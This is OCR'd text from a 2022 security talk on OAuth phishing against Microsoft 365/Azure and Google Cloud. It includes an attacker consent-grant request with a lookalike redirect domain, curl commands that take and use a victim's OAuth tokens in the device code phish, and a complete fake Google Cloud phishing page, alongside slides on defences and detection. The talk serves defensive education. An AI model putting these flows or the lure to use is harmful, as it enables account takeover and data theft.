
This link only works for the direct recipients of this message.

```
https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize
{
    client_id=fc5d3843-d0e8-4c3f-b0ee-6d407f667751 # attacker app
    response_type=code
    redirect_uri=http://off1ce_365.com:8081/auth
    scope="https://management.core.windows.net/.default
offline_access openid+profile"
    ...
}
```

Microsoft OneDrive

© 2022 Jenko Hwong

Illicit Conse



© 2022 Jenko Hwong

Illicit Consent Gr

Microsoft

[redacted]

Permissions requested

0365 Access
[redacted]

This app would like to:

- Maintain access to data you have given it access to
- Read your contacts
- Sign you in and read your profile
- Read your mail
- Read all OneNote notebooks that you can access
- Read and write to your mailbox settings
- Have full access to all files you have access to

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at https://myapps.microsoft.com. Show details

Cancel | Accept

After victim approves:

- Azure send authorization code to attacker
- Attacker retrieves OAuth access and refresh tokens
- Attacker has access as victim with approved scopes


© 2022 Jenko Hwong

Keys to Attack: Illicit Consent Grant Phish

❶ Fake OAuth App: O365 Access

Authorization

Cloud Data, Compute, Users




OAuth Tokens


❺ Access


API Calls

❹ Token



over-privileged permissions





❷ Phish

Victim

Username
Password

❸ Authenticate, Authorize

https://microsoft.com/...

Azure

© 2022 Jenko Hwong

Defending: Illicit Consent Grant Phish

❶ Fake OAuth App: O365 Access

Authorization

Cloud Data, Compute, Users

OAuth Tokens


❺ Access

API Calls


❸ ~~MFA~~


IP/device trust

❹ Token



over-privileged permissions





❷ Phish

❶ ~~URL Inspection~~

Content Inspection
Sender Reputation

Victim

❷ ~~URL Inspection~~

Username
Password

❸ Authenticate, Authorize

https://microsoft.com/...

❹ Azure

SecOps

- Logging limited
- Revoke access challenges
- Permanent access

© 2022 Jenko Hwong

Defending: Illicit Consent Grant Phish

❶ Fake OAuth App: O365 Access

Authorization

Cloud Data, Compute, Users

Attacker

OAuth Tokens


❺ Access

API Calls

❸ ~~MFA~~

IP/device trust

❹ Token



over-privileged permissions

❷ Phish

❶ ~~URL Inspection~~

Content Inspection

Sender Reputation

Victim

❷ ~~URL Inspection~~

Username Password

❸ Authenticate, Authorize

https://microsoft.com/

❹ Azure

SecOps

- Logging limited
- Revoke access challenges
- Permanent access

© 2022 Jenko Hwong

Configure user consent settings

To configure user consent settings through the Azure portal, do the following:

1. Sign in to the Azure portal as a Global Administrator.
2. Select **Azure Active Directory** > **Enterprise applications** > **Consent and permissions** > **User consent settings**.
3. Under **User consent for applications**, select which consent setting you want to configure for all users.
4. Select **Save** to save your settings.

User consent for applications

Configure whether users are allowed to consent for applications to access your organization's data.

- (●) Do not allow user consent
  An administrator will be required for all apps.
- ( ) Allow user consent for apps from verified publishers, for selected permissions (Recommended)
  All users can consent for permissions classified as "low impact", for apps from verified publishers or apps registered in this organization.
  7 permissions classified as low impact
- ( ) Allow user consent for apps
  All users can consent for any app to access the organization's data.

© 2022 Jenko Hwong

Microsoft Device Code Flow Phish[1]

[1] Dr. Nestori Syynimaa (@DrAzureAD), 10/13/20, https://o365blog.com/post/phishing

© 2022 Jenko Hwong

Chrome File Edit View History Bookmarks Profiles Tab Window Help

Sign in to your account

login.microsoftonline.com/common/oauth2/authorize?client_id=4345a7b9-9a63-4...

Microsoft

Sign in

Email, phone, or Skype

No account? Create one!

Can't access your account?

Next

Sign-in options

Terms of use Privacy & cookies

Attacker

```
attacker-host:~ $ clear
```

ks Exploiting OAuth
ion Flows

7, 2021

twong
skope.com
nwong

Notes Comments 220%

Keys to Attack: Microsoft Device Code Flow Phish[1]

1 Assumed Application Identity

Authorization

Cloud Data, Compute, Users

SSO & OAuth Conflicts


5 Access

API Calls

lateral movement[2]

Office 365 -> Azure

4 Token



2 Phish

3 Authenticate, ~~Authorize~~

https://microsoft.com/...

Azure

User

Username
Password

[1] Dr. Nestori Syynimaa (@DrAzureAD), 10/13/20, https://o365blog.com/post/phishing
[2] Ryan Marcotte Cobb, Tony Gore, 3/23/22, https://github.com/secureworks/family-of-client-ids-research

© 2022 Jenko Hwong

Defending: Microsoft Device Code Flow Phish

1 Assumed Application Identity

Office 365

Sign in with your work or school account

Password

Keep me signed in

Sign in

Can't access your account?

4 Cannot prevent or detect assumed app identities

Attacker

OAuth Tokens

Authorization

6 Cannot prevent pivot
Pivot not logged

5 Access

API Calls


lateral movement

Office 365 -> Azure

5 ~~MFA~~
IP/device trust

4 Token

Cloud Data, Compute, Users



2 Phish

1 ~~URL Inspection~~
Content Inspection
Sender Reputation

User

2 ~~URL Inspection~~

Username
Password

3 Authenticate,
~~Authorize~~
https://microsoft.com/...

3 Cannot force approvals

Azure

4 SecOps
- Logging limited
- Revoke access challenges
- Permanent access

© 2022 Jenko Hwong

Defending: Microsoft Device Code Flow Phish

1 Assumed Application Identity

Office 365

Sign in with your work or school account

Password

Keep me signed in

Sign in

Can't access your account?

4 Cannot prevent or detect assumed app identities

Attacker

OAuth Tokens

Authorization

6 Cannot prevent pivot
Pivot not logged

5 Access

API Calls
Conditional Access Policies


5 MFA
IP/device trust

lateral movement

Office 365 -> Azure

4 Token

Cloud Data, Compute, Users



2 Phish

1 ~~URL Inspection~~
Content Inspection
Sender Reputation

User

2 ~~URL Inspection~~

Username
Password

3 Authenticate,
~~Authorize~~
https://microsoft.com/...

3 Cannot force approvals


Azure

4 SecOps
- Logging limited
- Revoke access challenges
- Permanent access

© 2022 Jenko Hwong

Defending: Microsoft Device Code Flow Phish

Conditional Access Policies



https://docs.microsoft.com/en-us/azure/active-directory/conditional-access/overview

Common Criteria (Signals)	Efficacy
IP Address	✅
Compliant (InTune)	Can be faked[1]
Joined to AD	Can be bypassed[2]
Device characteristics (device type, browser)	Can be spoofed[2]
Application restrictions	Can be bypassed[2]

[1] @DrAzureAD, 9/6/20, https://o365blog.com/post/mdm/
[2] @0xBoku, 7/12/21: https://0xboku.com/2021/07/12/ArtOfDeviceCodePhish.html

© 2022 Jenko Hwong

Defending: Microsoft Device Code Flow Phish

1 Assumed Application Identity

Office 365

Sign in with your work or school account

Password

Keep me signed in

Sign in

Can't access your account?

4 Cannot prevent or detect assumed app identities

Attacker

OAuth Tokens

Authorization

6 Cannot prevent pivot
Pivot not logged

5 Access

API Calls
Conditional Access Policies

5 ~~MFA~~
IP/~~device trust~~

lateral movement

Office 365 -> Azure

4 Token

Cloud Data, Compute, Users

Behavioral Detection

Azure

Office 365

2 Phish

1 ~~URL Inspection~~
Content Inspection
Sender Reputation

User

2 ~~URL Inspection~~

Username
Password

3 Authenticate,
~~Authorize~~

https://microsoft.com/...

3 Cannot force approvals

Azure

4 SecOps

- Logging limited
- Revoke access challenges
- Permanent access

© 2022 Jenko Hwong

Defending: Microsoft Device Code Flow Phish

Behavioral Detection: Microsoft Cloud Defender for Cloud Apps[1]

OAuth app anomaly detection policies

In addition to OAuth app policies you can create, there are the following out-of-the-box anomaly detection policies that profile metadata of OAuth apps to identify ones that are potentially malicious:

Policy name	Policy description
Misleading OAuth app name	Scans OAuth apps connected to your environment and triggers an alert when an app with a misleading name is detected. Misleading names, such as foreign letters that resemble Latin letters, could indicate an attempt to disguise a malicious app as a known and trusted app.
Misleading publisher name for an OAuth app	Scans OAuth apps connected to your environment and triggers an alert when an app with a misleading publisher name is detected. Misleading publisher names, such as foreign letters that resemble Latin letters, could indicate an attempt to disguise a malicious app as an app coming from a known and trusted publisher.
Malicious OAuth app consent	Scans OAuth apps connected to your environment and triggers an alert when a potentially malicious app is authorized. Malicious OAuth apps may be used as part of a phishing campaign in an attempt to compromise users. This detection leverages Microsoft security research and threat intelligence expertise to identify malicious apps.
Suspicious OAuth app file download activities	See Anomaly detection policies

Does not detect Microsoft Device Code Phish

[1] OAuth app policies, 5/29/2022: https://docs.microsoft.com/en-us/defender-cloud-apps/app-permission-policy

© 2022 Jenko Hwong

It's not me, it's you

© 2022 Jenko Hwong

Google Device Code Flow

August, 2021

© 2022 Jenko Hwong

Google Device Code Flow

attacker generates the user+device codes

gcloud CLI
Google Cloud SDK


```
$ curl --data client_id=32555940559.apps.googleusercontent.com \ --data-urlencode scope="openid \
https://www.googleapis.com/auth/userinfo.email" \
https://oauth2.googleapis.com/device/code

{
  "device_code": "AH-1Ng3YOKjWEwQJ2jYco3xDOcF7j_iwFFU_M4bpZEEMMQA1KaAVwS9QlBcKkjkk1ks85y7M4CC37qMTxxZJSJQBkhEX-3LPUg",
  "user_code": "XXKZ-GGLN",
  "expires_in": 1800,
  "interval": 5,
  "verification_url": "https://www.google.com/device"
}

$
```

explicit, limited scopes


© 2022 Jenko Hwong

Google Device Code Flow

user is phished, follows link, enters code




user authenticates




Google Device Code Flow

user authenticates



no consent for this scope..., and user is finished



© 2022 Jenko Hwong

Google Device Code Flow

attacker polls and after user authenticates, retrieves oauth access and refresh tokens

```
curl -H Content-Type: application/x-www-form-urlencoded --data
client_id=32555940559.apps.googleusercontent.com --data
client_secret=ZmssLNjJy2998hD4CTg2ejr2 --data device_code=AH-
1Ng3YOKjWEwQJ2jYco3xDOcF7j_iwFFU_M4bpZEEMMQA1KaAVwS9QlBcKkjkk1ks85y7M4CC37qMT
xxZJSJQBkhEX-3LPUg --data grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-
type%3Adevice_code https://oauth2.googleapis.com/token

{
  "access_token": "ya29.a0ARrdaM-In4Ly4wMOGgxRDX4uz_51qlAA...S5uabIflbeDCk",
  "expires_in": 3599,
  "refresh_token": "1//06WmYOsSp0UwgCgYIARAAGAYSNwF-L9Iru0...s8gRPLirJika0",
  "scope": "https://www.googleapis.com/auth/userinfo.email openid",
  "token_type": "Bearer",
  "id_token": "eyJhbGciOiJSUzI1NiIsImtpZCI6IjBmY2MwMTRmMjI...xGqoSIZK3iPnA"
}
```

© 2022 Jenko Hwong

Google Device Code Flow

attacker can use oauth token, but scopes are limited e.g. user profile info

```
curl -s -H "Authorization: Bearer ya29.a0ARrdaM-
In4Ly4wMOGgxRDX4uz_51qlAANdJn6fdCmREjr7vCGZq2IFCL04yJhG4h38NkwrqGpSX00PUS0gbg
orYOlRKrnPJHvbxdPKYmqJfECy1JfiDyfxxaafDcxYnqvqbKa3aN3JwRv6E7MXdLeW7S5uabIflbe
DCk" https://www.googleapis.com/oauth2/v1/userinfo?alt=json

{
  "id": "110035905195659132182",
  "email": "twilliams@acme-corp.com",
  "verified_email": true,
  "picture": "https://lh3.googleusercontent.com/a-/BPj28H...E1KL7_RS2=s96-c",
  "hd": "acme-corp.com"
}
```

© 2022 Jenko Hwong

Defending: Google Device Code Flow

~Feb 2022: Changed to check app vs supported flows

```
curl --data client_id=32555940559.apps.googleusercontent.com --data-urlencode
scope="https://www.googleapis.com/auth/cloud-platform"
https://oauth2.googleapis.com/device/code
```

```
{
  "error": "invalid_client",
  "error_description": "Only clients of type 'TVs and Limited Input devices'
can use the OAuth 2.0 flow for TV and Limited-Input Device Applications.
Please create and use an appropriate client.",
  "error_uri":
"https://developers.google.com/identity/protocols/oauth2/limited-input-
device#creatingcred"

}
```

© 2022 Jenko Hwong

Google Authorization Code Grant (OOB)

© 2022 Jenko Hwong

Google Authorization Code Grant (OOB)

the phish sends user to a fake site with a promo code (need infrastructure, but in return can use full scopes)

cloud-google-platform.com/loyalty

Google Cloud

Thank you!

For being a loyal Google Cloud customer, we'd like to invite you to join our new **Customer Innovation Group**. Key benefits include:

- **Early access to pre-releases** of our latest features, including: Cloud Search, Hyper-Clusters, Security Operations Center, Incident Investigator, and Risk Visualizer.
- **Dedicated support channels** to our product teams via a support forum and chat link that will appear in the Google Cloud Console after enrollment.
- **Invitations to roundtable discussions** with the Google Cloud Engineering teams at leading cloud, IT, and security conferences such as Google Cloud Next, RSA, and Security Summit.

To apply for a complementary membership:

1. Go to our secure Google login page at: **https://accounts.google.com**
2. **Enter your Google Cloud credentials**, including 2FA, to verify your identity.
3. If your Google Cloud account is eligible, you'll be immediately shown your special invite code, which you should copy here to finalize yoru sign-up:

   [ ] Submit

   This offer is only valid for eligible corporate Google Cloud accounts in good-standing.

An email will be sent to the administrator email address on file with your Google Cloud account within 24 hours with instructions on how to access the preview releases, support channels, and roundtable events.

Security reminders: With the ongoing news about compromised or stolen credentials, please take the necessary precautions to safe-guard your credentials:


- Do not share your Google Cloud login password
- Make sure you have two-factor authentication turned on
- Be sure that any links you click on in Google emails have valid Google domains such as google.com and cloud.google.com.

—Google Cloud Platform Team

